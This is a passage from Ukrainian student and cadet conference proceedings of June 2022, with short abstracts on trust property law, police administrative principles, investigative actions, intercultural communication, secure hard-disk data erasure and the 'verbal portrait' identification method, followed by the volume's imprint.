Третя правова проблема. У параграфі 8 глави 49 ЦК України міститься достатня кількість положень, які на практиці можуть створити проблеми при реалізації, а тим паче при подальшому захисті цивільних прав та інтересів сторін договору про встановлення довірчої власності. Так, в ст. 5974 ЦК України передбачено, що довірчий власник має право у будь-який час протягом строку дії довірчої власності та за умови попереднього повідомлення користувача перевіряти наявність, стан, умови збереження та використання об'єкта довірчої власності. Поряд з цим форму та спосіб повідомлення ЦК України не уточнює, що може сприяти зловживанням довірчим власником механізмом реалізації свого права. Суб'єктивно оціночне поняття стосується і: ст. 5975 ЦК України щодо «межі нормального зносу об'єкта довірчої власності»; ст. 5978 ЦК України щодо «письмового повідомлення ... про намір укласти договір» тощо.

Виходячи із цього, правова конструкція права довірчої власності потребує техніко-юридичного доопрацювання, оскільки існуюча правова регламентація цього інституту цивільного права створює досить багато питань та проблем стану правової невизначеності, а на практиці це створить проблему до порушення прав та інтересів певних учасників цивільних відносин.

Одержано 02.06.2022

Юрій Юрійович ШЕКА,

*ад'юнкт відділу організації освітньої-наукової підготовки
Харківського національного університету в внутрішніх справах*

ДО ПИТАННЯ ПРО КЛАСИФІКАЦІЮ ПРИНЦИПІВ АДМІНІСТРАТИВНОЇ ДІЯЛЬНОСТІ ПОЛІЦІЇ УКРАЇНИ

Традиційно, під принципами адміністративної діяльності поліції розуміються ідеї, основні тези, якими вони користуються в адміністративній діяльності.

Зміст принципів об'єктивно виражає сутність адміністративної діяльності, її найбільш характерні риси. Маючи форму правових норм, принципи є загальними положеннями, на базовій платформі яких повинна будуватися та здійснюватися вся адміністративна діяльність. У цій ролі принципи мають значення правових вимог, обов'язкових до виконання та дотримання.

Важливо підкреслити, що принципи адміністративної діяльності поліції утворюють систему, в якій вони так чи інакше пов'язані

та взаємообумовлені. У системі принципів адміністративної діяльності внутрішніх справ теоретики виділяють соціально-правові та організаційні принципи.

На нашу думку окремі принципи заслуговують на особливу увагу та більш детальне з'ясування їх сутності. Зупинимося на деяких з них. Так, до соціально-правових принципів відносяться ті принципи, які мають загально-соціальний характер і реалізуються в адміністративній діяльності незалежно від рівня та місця того чи іншого органу або посади, яку займає працівник, який здійснює адміністративну діяльність. Важлива роль соціально-правових принципів обумовлена й тим, що вони є основними соціальними (моральними, юридичними) правилами адміністративної діяльності органів внутрішніх справ та поліції зокрема.

Так, до соціально-правових принципів, на думку науковців, відносяться: а) повага права і свободи людини і громадянина. Пріоритетне місце «поваги права і свободи людини і громадянина» у системі принципів адміністративної діяльності поліції зумовлено тим, що в нашій країні «людина, її життя і здоров'я, честь і гідність, недоторканість і безпека визнаються в Україні найвищою соціальною цінністю» (ст.3 Конституції України). Визнання, дотримання та захист права і свободи людини і громадянина, на нашу думку, це основний обов'язок держави.

Основний і базовий принцип – принцип законності. Під законністю, як принципом діяльності поліції, слід розуміти безумовне та точне дотримання законів та інших нормативних правових актів усіма без винятку працівниками поліції. Не менш важливим є принцип гуманізму. За своєю сутністю діяльність органів внутрішніх справ та її співробітників носить гуманний характер, оскільки вона спрямована на захист людини від злочинних та інших протиправних посягань, на охорону громадського порядку та громадської безпеки, на забезпечення сприятливих умов для праці, відпочинку та спокою людей, що нині має особливу актуальність та значення для громадян України.

Принцип гласності (відкритості та публічності) також виконує фундаментальну роль в адміністративній діяльності поліції. Адміністративна діяльність поліції є відкритою для суспільства в тій мірі, якщо це не суперечить вимогам чинного законодавства про провадження у справах про адміністративні правопорушення, про захист державної та іншої таємниці, що охороняється законом, а також не порушує прав громадян, громадських об'єднань та організацій (не підлягають розголошенню відомості, що стосуються честі та гідності

громадян). Принцип неупередженості також належить до групи соціально-правових принципів як один із основних моральних принципів. Працівники поліції мають діяти неупереджено, незважаючи на приватні інтереси, особисте ставлення до будь-яких осіб, на свої політичні погляди, ідеологічні, релігійні або інші особисті погляди чи переконання. Дотримання принципу неупередженості означає, що здійснення службових або представницьких повноважень особами, уповноваженими на виконання функцій держави або місцевого самоврядування, прирівняними особами не повинно залежати від їхніх приватних інтересів та особистих (політичних, ідеологічних, релігійних та ін.) поглядів та переконань. Політичними вважаються погляди і переконання особи щодо політики, економіки, устрою держави та суспільства загалом, якими мають бути закони і суспільна мораль.

Поняття ідеологічних поглядів і переконань є більш широким. Ідеологія – це система поглядів (політичних, правових, етичних, художніх, релігійних, філософських), ідей, цінностей та установок, що виражають інтереси різних соціальних груп, класів, товариств, в яких усвідомлюється та оцінюється ставлення людей до дійсності й один до одного, а також містяться цілі (програми) соціальної діяльності, спрямованої на закріплення або зміну існуючих суспільних відносин.

Вважаємо, що до базових принципів доречно віднести і принцип взаємодії та співпраці, який може існувати лише в комбінованому вигляді з принципом комунікації, так як поліція при здійсненні своєї діяльності взаємодіє з іншими правоохоронними органами, державними та муніципальними органами, громадськими об'єднаннями, організаціями та громадянами, може використовувати їх можливості у порядку, встановленому чинним законодавством, а також сприяє у забезпеченні захисту прав і свобод громадян, дотримання законності та правопорядку, надає підтримку розвитку громадянських ініціатив у сфері запобігання правопорушенням та забезпечення правопорядку.

В сучасних умовах модернізації та використання сучасних технологій на передній план виходить і принцип використання досягнень науки та техніки, сучасних технологій та інформаційних систем.

Друга група, а саме система організаційних принципів включає такі дві підгрупи принципів як:

1) Принципи побудови апаратів та служб, які здійснюють адміністративну діяльність:

а) галузевий принцип; б) територіальний принцип; в) лінійний принцип; г) функціональний принцип; д) принцип подвійного підпорядкування.

2) Принципи діяльності апаратів та служб: а) раціональний розподіл повноважень; б) відповідальність за результати своєї роботи; в) поєднання єдиначальності та колегіальності.

Отже, можна зробити висновок, що основне значення принципів полягає в тому, що вони визначають «юридичну долю», життєздатність, практичну організацію і реальне функціонування виконавчої влади й управління, а особливо поліції. Означені принципи мають фундаментальне значення для всієї галузі права.

Одержано 13.06.2022

Юлія Дмитрівна ШЕЛЕСТ,

курсант групи Ф1-304

Харківського національного університету внутрішніх справ

Віталій Олегович НАЙДА,

дознавач сектору дізнання

Харківського районного управління поліції № 2

ПРИЗНАЧЕННЯ СЛІДЧИХ (РОЗШУКОВИХ) ДІЙ ПІД ЧАС ДОСУДОВОГО РОЗСЛІДУВАННЯ

Слідча розшукова дія – це важлива складова успішного розслідування кримінального правопорушення. Працівник органу досудового розслідування (дїзнання) має право в порядку, передбаченому КПК України, доручати відповідним уповноваженим оперативним підрозділам поліції проведення слідчих та негласних слідчих дій. Співробітники Національної поліції України зобов'язані виконувати законні вимоги та процесуальні рішення слідчого. Основними принципами взаємодії слідчого чи дізнавача з іншими підрозділами правоохоронних органів є швидке, повне та неупереджене розслідування кримінальних правопорушень.

КПК України, який набрав чинності у 2012 році, містить загальні положення слідчих та негласних слідчих дій у главі XX та XXI відповідно.

Згідно з частиною 1 статті 223 Кримінально-процесуального кодексу України, слідчі (розшукові) дії є діями, спрямованими на отримання чи збирання або перевірку вже отриманих доказів у конкретному кримінальному провадженні [1]. Проведення таких дій не повинно порушувати чинне законодавство. У разі якщо під час проведення слідчих (розшукових) чи негласних слідчих (розшукових)

дій буде порушено законодавство України, то усі зібрані докази є недопустимими.

Кримінально-процесуальний кодекс передбачає проведення наступних слідчих (розшукових) дій: пред'явлення особи для впізнання, пред'явлення речей для впізнання, пред'явлення трупа для впізнання, огляд місцевості, приміщення, речей та документів, огляд трупа, огляд трупа, пов'язаний з ексгумацією, слідчий експеримент, освідчування особи, проведення експертизи.

У свою чергу самостійну групу слідчих (розшукових) дій становлять негласні слідчі (розшукові) дії. Частиною 1 статті 246 КПК регламентується проведення негласних слідчих (розшукових) дій. Відповідно до цієї статті негласні слідчі дії – це різновид слідчих (розшукових) дій, відомості про факт та методи проведення яких не підлягають розголошенню, за винятком випадків, передбачених цим Кодексом. До них відносяться: аудіо-, відеоконтроль особи, зняття інформації з електронних інформаційних систем, використання конфіденційного співробітництва тощо.

Ефективне та своєчасне проведення слідчим чи дізнавачем відповідних процесуальних дій має забезпечити встановлення працівником органу досудового розслідування обставин кримінального правопорушення, які в інакший спосіб виявити неможливо, через те, що відповідні особи, не підозрюючи, що є об'єктами спостереження, поводять себе природно, що дає змогу підтвердити наявність їх злочинної діяльності [2].

Таким чином, слідчі (розшукові) дії – це регламентовані кримінальним процесуальним законом процесуальні дії, які здійснюються уповноваженою особою за ухвалою слідчого судді чи постановою прокурора, а також являють собою сукупність пошукових, пізнавальних і засвідчувальних дій, направлених на отримання та збирання або перевірку вже отриманих доказів у конкретному кримінальному провадженні. Їх законність, швидкість, процесуальна та тактична регламентованість забезпечують своєчасне розслідування кримінальних правопорушень та притягнення до відповідальності винної особи шляхом пошуку доказів на підтвердження її вини, а в деяких випадках – невинуватості.

Список бібліографічних посилань

1. Кримінальний процесуальний кодекс України URL: <https://zakon.rada.gov.ua/laws/show/4651-17#Text> (дата звернення 01.02.2022).

2. Особливості застосування положень ст. 273 КПК України під час досудового розслідування URL: <https://lexinform.com.ua/dumka->

eksperta/osoblyvosti-zastosuvannya-polozhen-st-273-kpk-ukrayiny-pid-
chas-dosudovogo-rozsliduvannya/ (дата звернення 01.02.2022)

Одержано 09.06.2022

Олександра Олександрівна ШКАРУБА,

курсантка групи Ф2-105

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ,

*кандидат філологічних наук, доцент **В. А. Перцева***

МІЖКУЛЬТУРНА КОМУНІКАЦІЯ І КУЛЬТУРНИЙ ПЛЮРАЛІЗМ

Міжкультурна комунікація – це насамперед взаємовідносини між представниками різних культур. Картина світу, яка формується навколо носіїв мови, не просто відбивається в мовленні, вона організовує мову та її носія, визначає особливості вживання мовних одиниць.

Отже, для учасників міжкультурної комунікації важливо усвідомлення культурних розбіжностей, які існують між ними. Наприклад, текст на однакову тему – навіть конкретно визначену (діловий лист, промова на урочистих заходах тощо, не говорячи вже про такі традиційні жанри, як міфи, ритуали, етикетні формули) – помітно відрізняється в розумінні певних макро- і мікроструктурних правил, які використовуються в культурі тієї групи, у межах якої цей текст формується. Так, на Сході текст ділового листа будується індуктивно: спочатку описуються причини, обставини й лише в заключній частині – вказуються вимоги або ділові пропозиції, а представниками європейської культурної традиції такий спосіб викладення не визнається офіційно-діловим. На їхню думку, такий лист повинен розпочинатися з чітко сформульованої основної вимоги або пропозиції з подальшим її обґрунтуванням і деталізацією.

Ще одним, на наш погляд, важливим фактором, який впливає на сучасну міжкультурну комунікацію, є так звана кроскультурна взаємодія. Кроскультурні відмінності проявляються, зокрема, в тому, який тип контактування й правил етикету – товариський чи дистанційний – характеризує певну культуру. Так, українці можуть здаватися мешканцям Німеччини неvvчливими, адже традиційні для українців почуття довіри й поваги до співрозмовника підштовхує

їх до того, аби щиро висловити свою думку й знайти якнайшвидше вихід зі складної ситуації в тих випадках, коли німецька комунікативна культура, якій притаманний відчужений стиль спілкування, розглядає це як прояв нав'язливості. Коли ми говоримо, наприклад, про дружбу, свободу, гнів, мимоволі приписуємо цим поняттям культурно обумовлений зміст, властивий відповідним словам рідної мови. Отже, якщо узагальнювати правила міжкультурної комунікації, ми припустимось серйозної лінгвокультурної помилки. Однією з важливих причин лінгвокультурних помилок є культурна інтерференція, тобто вплив рідної культури на інтерпретацію явищ іншої (нерідної) культури у процесі міжкультурної взаємодії: помилки, пов'язані з когнітивними відмінностями; помилки, пов'язані з культурними стереотипами. Під час комунікації учасники припускаються помилок, які обумовлені неправильним розумінням і відхиленнями у вираженні певних явищ під впливом культурних чинників. Ці помилки пов'язані не з об'єктивними фактами, а зі словом, звичаєм, традицією, які існують в одній культурі, але невідомі в іншій. Це і може стати причиною комунікативних перешкод і культурних конфліктів. На відміну від мовних, лінгвокультурні помилки легко зробити й важко знайти. Складність виявлення таких помилок полягає в тому, що значна частина культури існує лише в нашій свідомості. Ми сприймаємо більшість аспектів рідної культури як об'єктивну реальність, а відмінності проявляються тільки під час спілкування з носіями іншої культури. Ось чому без застосування принципів культурного плюралізму неможливо вивчати мову як засіб спілкування.

Одержано 15.05.2022

Ігор В'ячеславович ЯКИМЕНКО,

студент групи Ф6-КБдср-19

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри кібербезпеки та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ,

*доктор технічних наук, професор **О. О. Можсаєв***

ОЦІНКА БЕЗПЕКИ ЗНИЩЕННЯ БЛОКУ ІНФОРМАЦІЇ ІЗ ЖОРСТКОГО МАГНІТНОГО ДИСКУ

У більшості обчислювальних систем інформація зберігається в ієрархічних базах даних - файлових системах. Будь-яка файлова

система має два типи елементів: файли, що містять прикладні дані і елементи-контейнери (каталоги, папки), які можуть містити файли або інші елементи-контейнери. Файли ідентифікуються за допомогою файлових записів, розташованих в каталогах або спеціальних системних таблицях. Місцезнаходження даних файлу (тобто номери секторів НЖМД, в яких вони записані) частково, а іноді і повністю визначається вмістом його файлового запису.

При видаленні файлу стандартними засобами файлової системи, інформація, яка містилася в файлі, також не буде перезаписано. Драйвер файлової системи просто зазначає, що відповідна файловий запис не використовується і сектора, що містили дані віддаленого файлу вільні для запису нової інформації.

Очевидно, що до тих пір, поки дані знищених таким чином файлів не будуть перезаписані, їх можна відновити. Якість відновлення в чому залежить від файлової системи. Наприклад, для поширених файлових систем FAT і NTFS [1] можливості по відновленню файлів відрізняються. У файлової системи сімейства FAT файл буде повністю відновлений тільки в тому випадку, якщо він не був фрагментований, тобто його дані розташовувалися на диску послідовно, в одному ланцюжку секторів. А в файлових системах NTFS файл може бути відновлений при будь-якому рівні фрагментації.

Якщо інформація на жорсткому диску була переписана, то отримати до неї доступ програмним способом неможливо. Однак сліди вихідної записи можуть зберігатися по краях дискових доріжок навіть після кількох перезаписів. Існує цілий ряд методів, що дозволяють проаналізувати розподіл областей намагніченості на поверхні магнітного диска, що дає потенційну можливість отримати доступ до перезаписати інформації [2, 3].

Тому аналіз методів знищення та розпізнавання знищення інформації на її носіях є безумовно актуальною науковою задачею.

Метою даної доповіді є наведення результатів оцінки безпеки знищення блоку інформації з жорсткого магнітного диску

Оптимальним підходом для забезпечення надійного знищення інформації без фізичного знищення носія є використання методів, що призводять до перебудови структури магнітного матеріалу робочих поверхонь носія. Для цього необхідно усунути неоднорідності вектора намагніченості на доріжках НЖМД. Зміна структури намагніченості магнітного шару може бути виконано кількома принципово різними способами:

- шляхом швидкого нагрівання матеріалу робочого шару носія до точки втрати намагніченості носія (точки Кюрі);

- шляхом розмагнічування робочих поверхонь носія;
- шляхом намагнічування робочих поверхонь носія до максимально можливих значень намагніченості (насичення);
- комбінований. Нагрівання і намагнічування, або нагрівання і розмагнічування.

Якщо інформація на жорсткому диску була переписана, то отримати до неї доступ програмним способом неможливо. Однак, як було показано вище, сліди вихідної записи можуть зберігатися по краях дискових доріжок навіть після кількох перезаписів. Існує цілий ряд методів, що дозволяють проаналізувати розподіл областей намагніченості на поверхні магнітного диска, що дає потенційну можливість отримати доступ до перезаписаної інформації [2, 3].

Найбільш ефективними є різні методи візуалізації магнітних полів, що дозволяють створювати візуальне уявлення робочих поверхонь носія з дозволом, достатнім для побітового дослідження інформації. В даний час розроблено понад десяти різних методів візуалізації. На відміну від прийнятої в техніці магнітного запису трактування поняття «сигналограма» як тимчасового розподілу амплітуд сигналу запису / зчитування, техніка візуалізації даних на магнітних носіях використовує інший підхід. Під магнітною сигналограмою розуміється просторовий розподіл амплітуд залишкової намагніченості. Магнітна сигналограма дає можливість «побачити» дані на носії. Найбільш часто для дослідження магнітних полів носіїв використовуються наступні методи:

- метод Біттера;
- магнітооптичні методи;
- магнітна силова мікроскопія.

Розглянемо можливість застосування цих методів для отримання низькорівневого доступу до записів НЖМД на прикладі методу Біттера.

Для візуалізації магнітних доменів Биттер застосував колоїдну суспензію магнітних частинок, кожна з яких за формою нагадує мікроскопічну голку розмірами всього кілька мікронів. Перебуваючи в підвішеному стані і практично не відчуючи тертя, такі частинки можуть швидко переорієнтуватися в залежності від напрямку прикладеного магнітного поля.

Дозвіл методу визначається, в основному, розмірами магнітних частинок і складом розчину. У меншій мірі - роздільною здатністю використовуваного мікроскопа. Раніше приготування суспензії було одним з найскладніших етапів підготовки до проведення експерименту. У кращих зразках комерційних суспензій розміри магнітних

частинок становлять близько 10 нм, що лежить за межею роздільної здатності оптичних мікроскопів. При проведенні досліджень з використанням таких суспензій оптичні мікроскопи замінюють електронними, а дозвіл методу в цьому випадку досягає 100 нм.

Метод Біттера може бути застосований для отримання доступу до інформації, що зберігається на дискетах і старих НЖМД. Для аналізу слідів перезаписати інформації в сучасних НЖМД метод малопридатний, так як фактично досяг межі своєї роздільної здатності - 100 нм, а лінійні розміри крайових областей доріжок магнітних дисків не перевищують декількох десятків нанометрів.

Список використаних джерел

1. Файлова система [Електронний ресурс] // Вікіпедія. – Режим доступу: http://uk.wikipedia.org/wiki/Файлова_система.

2. Litvinov D., Khizroev S. Future of Magnetic Recording. Seagate, 2002, 20p. www.thinc.org/pdf/Nov02/seagate.dlitvinov.diskroadmap.021105.pdf.

3. Majors N. Data Removal and Erasure from Hard Disk Drives. ActionFront Data Recovery Labs Inc., 1998. http://actionfront.com/ts_dataremoval.asp.

Одержано 07.06.2022

Ольга Юріївна ЯНКОВСЬКА,

здобувач ступеня вищої освіти бакалавра

Навчально-наукового інституту № 1

Національної академії внутрішніх справ

Науковий керівник:

доцент кафедри криміналістики та судової медицини

Національної академії внутрішніх справ,

*кандидат юридичних наук, доцент **І. Р. Курилін***

МЕТОД «СЛОВЕСНОГО ПОРТРЕТУ» У СЛІДЧІЙ ДІЯЛЬНОСТІ

Опис людини за ознаками зовнішності є дієвим інструментом в слідчій діяльності. Існує декілька методів для опису зовнішності, а саме метод суб'єктивного портрету, скульптурний портрет, але ще одним і найбільш дієвим є словесний портрет.

Методика даного способу опису людини спочатку створювалась як засіб, за допомогою якого проводилось ефективне затримання злочинців, які втекли з місць позбавлення волі, або зникли з

місць вчинення кримінального правопорушення. Але методика словесного портрету широко використовується і в сучасній слідчій діяльності [4, ст. 135].

Словесний портрет також використовується під час розшуку злочинців, що переховуються або безвісти зниклих осіб, а саме для підготовки розшукових вимог, в яких детально описуються ознаки зовнішності розшукуваного правопорушника, у тому числі особливі прикмети, що дає можливість особам, які розшукують особу, створити і зафіксувати в пам'яті уявний образ розшукуваного [1, ст. 160].

Джерелами відомостей про ознаки зовнішності розшукуваного можуть слугувати криміналістичні та оперативні обліки, архівні матеріали та особові справи, фотографії, а також дані, які отримані в результаті проведення допиту, огляду місця події, обшуку та інших дій.

При реєстрації невпізнаних трупів і безвісти зниклих осіб, ознаки зовнішності, за можливістю, описуються в реєстраційних картах, які використовуються для ідентифікаційних цілей. При реєстрації осіб, які утримуються під вартою, ознаки зовнішності описуються також за правилами словесного портрету. Цей опис разом з розпізнавальним фото являє собою доповнення до обліку осіб, які вчинили кримінальне правопорушення [1, ст. 161].

Методика словесного портрету певною мірою визначає правила ідентифікаційної фотозйомки. Вона вимагає зображень у фас та правий профіль при відкритій, вільній від волосся, вушній раковині та строго у вертикальному положенні голови. Портретна зйомка у фас і профіль розрахована на те, щоб під час процесу ототожнення особи за допомогою розпізнавальних фотознімків було можливо використати методику словесного портрету, а також мати додаткову можливість зіставити ознаки зовнішності, зображені на фото, з наявним словесним портретом [4, ст. 124].

Словесний портрет також використовується під час розробки суб'єктивних портретів- фотороботів та ізоботів. Відомо, що відтворення допитаним побачених ними ознак зовнішності тієї чи іншої особи полегшується, якщо спогади доповнюються іншою, більш простою формою відтворення- графічним зображенням ознак зовнішності.

Під час співставлення композиційних портретів неможливо отримати повноцінне фотографічне зображення особи, яка розшукується, досягаються подібності та схожості.

Під час допиту про ознаки зовнішності тієї чи іншої особи, методика словесного портрету сприяє отриманню точніших і докладніших

показань. Зазвичай, допитувані надають поверхневу характеристику зовнішності людини, навіть у тому випадку, якщо вони багато разів бачили зазначену особу [1, ст. 161]. При цьому, найчастіше згадаються лише зріст, загальна статура, колір волосся, окремі ознаки та деякі особливо помітні ознаки (татуювання, родинки, родимі плями тощо)

Використовуючи методику словесного портрету, слідчий може ширше допитати особу, допомогти їй більш детально описати ознаки зовнішності, виділити найбільш характерні особливості, уточнити та деталізувати окремі прикмети [2].

Метод словесного портрету також використовується у процесі освідчування при описі тілесних ушкоджень та інших особливих прикмет, знайдені на тілі особи, яку освідчують [1, ст. 161].

Отже, підсумовуючи все вище сказане, можна зробити висновок, що даний метод опису зовнішності є досить важливим інструментом в діяльності слідчого. За допомогою якого здійснюється розшук безвісти зниклих осіб, проведення освідчування, встановлення особи невідомого трупа.

Список бібліографічних посилань

1. Дудин Н.П. Настольная книга следователя / ред.: Коршунова О.Н, Шадрин В.С. Санкт-Петербург : Юридичес. центр Пресс, 2008. 908 с.
2. Форми і сфера застосування словесного портрета. Підручники для студентів онлайн. URL: <https://stud.com.ua/>. (дата звернення: 20.05.2022).
3. Опис зовнішності за методом "словесного портрету". Навчальні матеріали онлайн. URL: <https://pidru4niki.com/>. (дата звернення: 20.05.2022).
4. Османов Т. Ю. Применение метода словесного портрета в следственной и оперативной деятельности (Методологические и психологические аспекты проблемы) : Дис. канд. юрид. наук. Москва, 2000. 233 с.

Одержано 08.06.2022

Наукове видання

**Актуальні проблеми сучасної науки
в дослідженнях молодих учених, курсантів
та студентів в умовах воєнного стану**

Тези доповідей
Всеукраїнської науково-практичної конференції

м. Харків, 22 червня 2022 року

Відповідальний за випуск: С. Є. Абламський
Комп'ютерне верстання: А. О. Зозуля

Формат 60x84/16. Ум. друк. арк. 29,4. Обл.-вид. арк. 27,45.

Видавець і виготовлювач –
Харківський національний університет внутрішніх справ,
просп. Л. Ландау, 27, м. Харків, 61080.
Свідоцтво суб'єкта видавничої справи ДК № 3087
від 22.01.2008.